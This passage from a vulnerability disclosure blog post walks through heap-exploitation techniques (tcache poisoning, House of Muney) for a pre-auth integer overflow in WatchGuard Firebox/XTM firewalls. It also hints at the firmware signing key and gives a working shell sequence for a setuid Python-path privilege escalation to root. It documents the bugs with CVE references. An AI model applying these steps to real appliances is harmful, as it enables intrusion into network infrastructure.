By triggering the UAF primitive, we can make two chunks overlap, and use the second chunk to fake the header for the first one. Here's how:

We create a 2GB chunk `C0` (Fig 1). We trigger the UAF (by sending ~4GB), and the chunk gets unmapped. We then allocate a small mmapped chunk `P`, and another chunk of size ~2GB, `C1`. This way, `C1` overlaps with the now-freed `C0`.


Due to the multiple realloc calls necessary to produce mremapped chunks, the offsets in between each chunk and the libraries are unknown, but the padding buffer `P` and the size of `C1` almost surely garanty that `C1` overlaps with `C0`'s chunk header.



Exploit #3.1: Chunk overlap (Fig 1, 2)

In the beginning of each page of `C1`, we write a fake chunk header of size `0x260`. The pointer to the now-unmapped `C0` is now a pointer to a `0x260` chunk. After the program has processed the XML-RPC request, it proceeds to free `C0`; it reads the fake header, and `C0` gets inserted into the tcache. `C1` then gets freed normally, (`munmap()`), and we are left with the tcache entry for `0x260` pointing into unmapped memory (Fig 3).

We then send, using another XML-RPC request, another padding chunk `P'`, and another 2GB chunk `C2` (Fig 4). `C2`, like `C1`, overlaps with `C0`, which allows us to change the `->next` pointer of `0x260` tcache chunks to an arbitrary address.



Exploit #3.1: Chunk overlap (Fig 3, 4)

Again, although the exploit is blind, the binary has no PIE, and as such base addresses are known. We then make `->next` point to the `tcache_perthread_struct`, on top of the heap region. When we allocate chunks of size `0x260`, we are able to control the whole structure, and get total control over subsequent allocations. The execution flow can then be hijacked to get code execution cleanly.

I verified the constructor's website: no new firmware, no advisory about an int overflow. Good to go. So, I ran the exploit on the target, and ***it crashed***.

Taking a step back

At this point, I had a 0-day which worked for every single Firebox model in my lab. However, it did not work on the target.

To ~~debug my exploit on some random appliance with default credentials~~ clear my head, I went on to look for a post-authentication root exploit.

Vulnerability #4: Post-authentication root shell

Administrators can upload new firmware and modules through the administrative interface. Both files are under a proprietary format. The files are constituted of a header followed by bzip-compressed data. A signature is present, but it is trivial to figure out the key (hint: it starts with `Watch` and ends with `Guard!`) and compute signatures for arbitrary firmware and modules.

I was fast able to build a fake module that returned a root shell.

*Sadly, time was against me again: two days later, WatchGuard released a new firmware addressing multiple vulnerabilities relative to firmware updates, **killing the bug**. This also caused most of the appliances exposed over the internet to disappear.*

High	WGSA-2022-00007	Firebox Authenticated Stack Overflow Vulnerability via Malicious Firmware Update - B	CVE-2022-25293	2022-02-23
High	WGSA-2022-00006	Firebox Authenticated Stack Overflow Vulnerability via Malicious Firmware Update - A	CVE-2022-25292	2022-02-23
High	WGSA-2022-00005	Firebox Authenticated Heap Overflow Vulnerability via Malicious Firmware Update	CVE-2022-25291	2022-02-23


Luckily, this gave me an idea as to why my previous exploit was failing.

Exploit #3.2: Legacy addressing

While testing for the authenticated remote root exploit, I realised that when WG's debug module was imported on a device, `/proc/sys/vm/legacy_va_layout` *would be set to* `1`*, falling back to legacy addressing. Legacy addressing would map mmapped regions from lower addresses to higher instead of from higher to lower.*

In such mode, it is trivial to build an exploit, as mmapped regions can increase in size freely (since there is nothing underneath).

Therefore, we allocate three chunks in a row, `C0`, `C1`, and `C2`. `C0` and `C1` are pretty small, but `C2` has size 2GB (Fig 1).



Exploit #3.2 (Fig 1, 2, 3)

We use our *header-rewrite* primitive to rewrite `C2`'s `prev_size`, to point a few pages before `C1`. When `C2` gets freed, `C1` gets unmapped with `C2`, along with the bottom of `C0` (Fig 2). We can then allocate another small chunk, `C3`, which overlaps with `C1`'s header (Fig 3). We now control `C1` 's header using `C3`. We can then repeat the same exploitation technique as before, where we create a fake tcache entry and make it point at the beginning of the heap.

*I was pretty confident that the exploit was going to work on the target: I had exausted every possible target setup. But again, **it did not**.*

The big reveal: Attacking XTM boxes

I went back to exploit #3.1 and tried to understand where it messed up. Replacing `C0` 's header with any chunk size produced a crash, when it was freed, unless the modified chunk header had the `IS_MMAPPED` flag.

Therefore, `C0` did really overlap with `C1`, but chunks weren't inserted into the tcache. This seemed impossible at the time, because Fireboxes were all shipped with glibc 2.28.

As a last hope, I went back to the constructor website and iterated over the available Firebox models. At the very bottom of the list, there were firmwares for XTM firewalls.

*Turns out, firmware-wise, an XTM is like a Firebox: it runs the same binaries, with the same functionalities and bugs, exposes the same static CSS/JS files. But with a crucial difference: its libc has version 2.19. **No tcache**.*

Exploit #3.3: House of Muney

I finally had the firmware of the target device. The integer overflow bug was there as well. I just needed an exploit for this specific libc version.

Sadly, libc-2.19, unintuitively, is harder to exploit than its 2.28 sister. The tcache is very useful for attacker as it avoids standard consistency checks. Even worse, due to the size of the chunks we're playing with, `malloc_consolidate()` gets called very often, merging chunks and moving fastbin chunks, our last hope for an easy exploitation, to unsorted chunks.

*I tried pulling off **House of Muney**, but it was a dead end: the distance between our victim chunk and the libc would change over each attack, and with even a single page difference in the offset, the exploit would overwrite the wrong part of the libc, and we'd only get a crash.*

Exploit #3.4: House of Muney, with a twist

An old libc behaviour would, however, come to the rescue.

In `realloc_concat()`, when `new_size` becomes negative (L4) and causes `realloc()`'s second argument to be a huge `size_t`, the libc 2.19 panics and **creates a new arena** to fit the chunk in: it uses `mmap()` to create a memory region of size 64MB whose base address is aligned with `0x4000000`, and the current thread gets assigned the arena as its main arena: future allocations will take place there.

Obviously, the chunk won't fit: its size is colossal, and the maximum size for an arena is 64MB. This new arena, however, proves very useful for exploitation.


Indeed, by triggering the integer overflow, we get a new heap, just for ourselves. Just what we need: the state of the previous heap was unknown, but this one is brand new ! As a consequence, we can now reliably predict the "breaking point" size, the size at which a chunk first gets reallocated using `mmap()`.

At this point, I can consistently force mmap to be called when a chunk reaches the size of `0x200e000` bytes. This is, however, **not enough** to pull of House of Muney: the offset between the `0x200e000`-bytes chunk and the libc would still vary, but this time because of the new arena.

Indeed, the base address for an arena is aligned with `0x4000000`. This means that a new arena will not get allocated on top of the last loaded library, but at a distance `N`, with `N` inferior 64MB.

To trigger primitives, we need to grow our original chunk from `0x200e000` bytes to 2GB, and its distance with the libc will be dependant on the distance between the new arena and the libs, which is (on every new ASLR mapping) random. A dead end, again ? No!


By definition, the gap between the end of the arena and the last library, `N`, is inferior to 64MB (= `0x4000000`). This means that we can, at most, fit one `0x200e000` chunk between the two (Fig 1). Let's say `N` is greater than `0x200e000` and as such we can create a chunk, `C0`, in between (Fig 2):



Exploit #3.3 (Fig 1, 2, 3)

As a result, if we create a new member value `C1` of size `0x200e000`, it will be allocated right on top of the arena, because the gap between `C0` and the arena is too small to fit (Fig 3).

We continue to grow this chunk until it reaches 2GB (Fig 4) (`C1'`), allowing us to trigger the *header-rewrite* primitive.



Exploit #3.3 (Fig 4, 5, 6)

At this point, we know `C1'` 's offset with the arena, `P`, but not with `C0`. We know, however, that the distance between the bottom of the arena and `C0` is inferior to `0x200d000`, as `N` is inferior to 64MB (`0x4000000`).

We want to clear `0x200e000` bytes, starting at the last page of the arena. Remember, the *header-rewrite* primitive allows us to unmap a region of an arbitrary size, at an arbitrary offset, because `free(C1')` calls `munmap(C1' - prev_size, prev_size + size)`. We thus compute `prev_size` and `size`:

```
# Distance from C1' to the last page of the arena
distance = 2GB + P + 64MB - 0x1000
# Number of bytes to clear
size_to_clear = 0x200e000

prev_size = - distance
          = - (2GB + P + 64MB - 0x1000)

size = size_to_clear - prev_size
     = 0x200e000 + (2GB + P + 64MB - 0x1000)
```

With `P = 0x81af6000`, for instance:

```
distance = 2GB + P + 64MB - 0x1000 = 0x105af5000
prev_size = -0x105af5000 = 0xfffffffefa50afff
size = 0x200e000 - -0x105af5000 = 0x107b03000
```

Now, remember that if we send a member with no name, it gets freed immediately after the `</member>` tag has been parsed. We can do so with `C1'` : after its header has been rewritten, it immediately gets freed, and when it gets freed, the libc unmaps `0x200e000` bytes, starting from the last page of the arena. This also **destroys an unknown number of pages at the top of `C0`** (Fig 5).

We're almost done: we can now allocate `C2` , of size `0x200e000` , which fits perfectly in between the arena and what's left of `C0` (Fig 6).

Remember the requirements for pulling off House of Muney: we need to overwrite the header of an mmapped chunk, and know its offset with the libraries. We obviously know the offset from `C0` to the libraries: the chunk sits on top of them. And we just solved the second requirement: `C2` overlaps with `C0` , allowing us to modify its chunk header. **We can pull off House of Muney**.

To exploit, we unmap the first few pages of the libc, and replace them by an almost exact copy, where we only change the offset of one function if the `.dynsym` section. I chose to modify the one for `__ctype_b_loc()` , because there was very unlikely code path to reach this function, so it had a very low chance of having been called before.

*And, at long last, **the exploit worked on the target**.*

The vulnerability got assigned CVE-2022-31789 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-31789) and WSGA-2022-00015 (https://www.watchguard.com/wgrd-psirt/advisory/wgsa-2022-00015). Exploits #3.1 and #3.2 work against every Firebox firewall, and #3.4 against any XTM firewall.

Here's a demonstration of the exploit, which takes approximately 2 minutes:

0:00 / 1:50

Vulnerability #5: `nobody` to `root` privilege escalation

Although I had remote code execution, the wgagent process runned as ***`nobody`*** *. We needed a final exploit, a way to get* ***`root`*** *.*

Whenever a program crashes on the appliance, a crash report is generated. This is done by the `/usr/bin/fault_rep` program, which is setuid `root` . Internally, it calls `/usr/bin/diag_snapgen` , a python program. Here are the first few lines of the program:

```
#!/usr/bin/python

#
# Diagnostic Snapshot Generator
#
# This script runs when a fault triggers through the Fault Reporting System.
#

import subprocess
import glob
```

That's an easy local root: create a fake package with name `subprocess` or `glob`, and make the program load it instead.

```
$ mkdir /tmp/own
$ cd /tmp/own
$ cat <<EOF > glob.py
import subprocess, os
os.setuid(0)
os.setgid(0)
subprocess.Popen(("/bin/ash", "-c", "id > /tmp/proof"))
exit()
EOF
$ PYTHONPATH=. fault_rep -r 'a' -c1 -v
$ cat /tmp/proof
uid=0(root) gid=0(admin) groups=99(nobody)
```

The bug got assigned WSGA-2022-00018 (https://www.watchguard.com/wgrd-psirt/advisory/wgsa-2022-00018).

Conclusion

After finding 5 different vulnerabilities, and building 8 exploits, we finally had it: a pre-auth remote code execution as root on any Firebox/XTM appliance. Overall, this took more time than it should have, but it was a fun ride !

Again, here are the different CVEs and WSGA references for the bugs:

- Xpath time-based injection in `wgcgi` : CVE-2022-31790 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-31790), WSGA-2022-00017 (https://www.watchguard.com/wgrd-psirt/advisory/wgsa-2022-00017)
- Integer overflow in `wgagent` : CVE-2022-31789 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-31789), WSGA-2022-00015 (https://www.watchguard.com/wgrd-psirt/advisory/wgsa-2022-00015) [Firebox: Exploit #3.1, #3.2]
- Privilege escalation: WSGA-2022-00018 (https://www.watchguard.com/wgrd-psirt/advisory/wgsa-2022-00018)

We're hiring!

Ambionics is an entity of Lexfo (https://www.lexfo.fr/), and we're hiring! To learn more about job opportunities, do not hesitate to contact us at rh@lexfo.fr (mailto:rh@lexfo.fr). *We're a french-speaking company, so we expect candidates to be fluent in our beautiful language.*

If you have any questions, you can hit me up on Twitter @cfreal_ (https://twitter.com/cfreal_).